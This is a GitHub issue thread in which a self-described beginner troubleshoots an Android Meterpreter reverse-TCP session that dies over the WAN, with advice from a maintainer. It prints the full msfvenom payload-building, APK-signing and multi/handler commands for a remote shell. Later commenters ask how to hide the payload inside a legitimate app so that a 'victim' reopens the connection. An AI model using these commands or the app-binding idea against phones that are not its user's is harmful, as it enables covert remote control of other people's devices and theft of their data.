Metasploit-framework: Android MeterPreter Session 'Died' After Sending Stage Trying to connect WAN
Steps to reproduce
How'd you do it?
- Created the APK file with msfvenom, LHOST to my PUBLIC IP, LPORT to 4444 (port forwarded in network gateway). I then signed the APK file with keygen
- Created listener/handler with msfconsole, LHOST to my Laptop's LOCAL IP, LPORT to 9466 (port forwarded in network gateway)
- Entered exploit, msf exploit started rever TCP and payload handler.. installed on phone and opened.

- Msf exploit sends stage to my Phone as soon as I open the app, Meterpreter session opened. Then in the same second meterpreter session closes with reason: died. Later adding not valid and will be closed.
I am a noob to Kali and Linux, I am challenging myself to learn safety penetration.
I am running KALI from my host laptop with dual boot, no VM. My laptop has successfully run metasploit on another one of my laptops so I don't think this is an adapter issue. I am trying to meterpreter my Android device with metasploit. My victim phone is a Samsung Galaxy S7, with Nougat Version 7. All antivirus on phone (should be) disabled. I have port forwarded two seperate ports, PORT 4444 for Apache2 to run, and PORT 9644 as the handler receiver.
Expected behavior
Meterpreter handler session should be able to successfully connect to the phone. Should not be dying instantly.
Current behavior
After installing the signed APK file onto my phone and opening it, my console will show that meterpreter is sending stage (x amount of bytes) to what I assume is my phones IP - meterpreter session is opened (my ip and port -> phone IP and port). Then after a second or two I receive this error:
- (Phone IP) - Meterpreter session # closed. Reason: Died.
[-] Meterpreter session # is not valid and will be closed
I have attached an image of the console at this time.
System stuff
Metasploit version
Framework: 4.14.10-dev
Console: 4.14.10-dev
I installed Metasploit with:
- [X] Kali package via apt
- [ ] Omnibus installer (nightly)
- [ ] Commercial/Community installer (from http://www.rapid7.com/products/metasploit/download.jsp)
- [ ] Source install (please specify ruby version)
OS
Kali GNU/Linux Rolling 64-bit
kali-rolling
 gzNate
All 15 comments
I think you need to set the handler LPORT to 4444, then use (I think) OverrideLPORT or ReverseListenerBindPort (or something) to actually listen on 9466. Also set the handler LHOST to your public IP.
I'm afk at the moment.
 timwr
on 2 Sep 2017
timwr
on 2 Sep 2017
Basically your handler LPORT/LHOST should be the same as the payload.
timwr
on 2 Sep 2017
Try this:
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST YOURPUBLICIP
set LPORT 4444
set ReverseListenerBindAddress YOURLOCALIP
set ReverseListenerBindPort 9466
exploit
Thank you for the response @timwr !
I typed exactly what you said to but it seems like it's not working for me.
These are the steps I take:
msfvenom -p android/meterpreter/reverse_tcp LHOST=174.48.146.xxx LPORT=4444 R >/root/test.apk
The file is created and then I sign it using:
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore elika /root/test.apk elika_jaegar
The signing is successful and then I go into msfconsole and repeat the same exact steps you included above. I made my set LHOST to 174.48.146.xxx (my public IP, same used as payload) and set my LPORT to 4444. Reverse bind address was 10.0.0.157 (my laptops local IP) and reverse bind port was set to 9466.
I typed exploit and pressed enter.
I then emailed my phone the apk file and continued to install and open it. The console did not say anything after the file was opened on my phone, it was stuck at Starting the payload handler... ! I left it like this for a few minutes hoping something would change, but it was still at starting the payload.
Also different from my previous attempts, with your method above the first line after hitting exploit read Started reverse TCP handler on 10.0.0.157:9466 , this is my laptops local IP. Originally the line read that it started the handler on my phone's IP address, not sure if this is supposed to happen.
Please let me know if I should add anymore information that can help find an answer. I've been searching every forum for a potential answer, but none have any. I appreciate the help!
EDIT: I also forgot to mention that when I used your commands @timwr canyouseeme.org couldn't see any service on Port 4444 and Port 9466 while the exploit was starting the payload handler. The process I used before had the website reporting these ports were positive and working.
Here are images of my port forwarding settings on my networks gateway in case something is incorrect:
https://imgur.com/a/Cqml9
gzNate
on 2 Sep 2017
Hmm sorry I thought you were forwarding 4444 to 9466.
If that's not the case then just set the LPORT to 4444 on both the payload and handler, then you won't need ReverseListener options.
timwr
on 2 Sep 2017
Thank you for clarifying this @timwr !
I followed a forum that specified I needed two different ports, one for apache to run and the other for the listener/handler, that was probably for an unrelated issue.
I understand now that I need to set my payload and handler LPORT to 4444, but what about my LHOST? Do I insert my public IP as the payload and local IP as the handler or vice versa? You told me that the LHOST and LPORT needed to be the same for both payload and handler. If I insert my public IP/local IP as both payload and handler how will the session be able to properly send all data to my laptop running kali? Thank you for your help!
EDIT: I am trying to connect to my Samsung phone through WAN, it is not on the same network as my laptop. This may help with the answer to LHOST.
gzNate
on 2 Sep 2017
Just put your public IP as the LHOST. The handler won't be able to bind to it but it will fall back to binding to 0.0.0.0, which should work.
timwr
on 2 Sep 2017
Closing this as it sounds like a networking issue. This isn't the best place for support. You'd get much more responsive support on our IRC channel
timwr
on 2 Sep 2017
hey so does this method work for android 4.4+ phones?
 WatchMine
on 6 Feb 2018
WatchMine
on 6 Feb 2018
I did exactly everything but it did not work on my android phone and it is android 4.4+
WatchMine
on 6 Feb 2018
Try binding apk to original apk like any game. Because in that uneven the sessions died it can be reconnected if the victim open the app
That's the best I find out until now
I think it's the payload problem because android system close the app if running in background
 fuzail43
on 15 Jul 2018
fuzail43
on 15 Jul 2018
I had the same issue too , if your hotspoting 4g network of your phone to the laptop, then most probably ,Your ISP is blocking the port, so nothing can come through the port when using the public ip(private ip might be fine) , go through port forwarding tutorials and visit portmap.io and configure your own host, solved all my port issues
 eesanezhad76
on 26 Jul 2018
eesanezhad76
on 26 Jul 2018
This works fine on Android 4.4.2, but doesn't work on Android Nougat or upper version.
Session automatically died after sending the stage, till i can't resolve this problem...
 souviksrkpt
on 21 Oct 2018
souviksrkpt
on 21 Oct 2018
how can i bind payload apk to a original app??
 sris143
on 14 Jan 2019
sris143
on 14 Jan 2019
I had the same issue too , if your hotspoting 4g network of your phone to the laptop, then most probably ,Your ISP is blocking the port, so nothing can come through the port when using the public ip(private ip might be fine) , go through port forwarding tutorials and visit portmap.io and configure your own host, solved all my port issues
Are you sure about this issue?
 AliAkhtari78
on 3 Mar 2020
AliAkhtari78
on 3 Mar 2020
Related issues
 bcoles
·
3Comments
bcoles
·
3Comments
 verapex
·
3Comments
verapex
·
3Comments
 0x27
·
3Comments
0x27
·
3Comments
 felipee07
·
3Comments
felipee07
·
3Comments
 miholtz
·
3Comments
miholtz
·
3Comments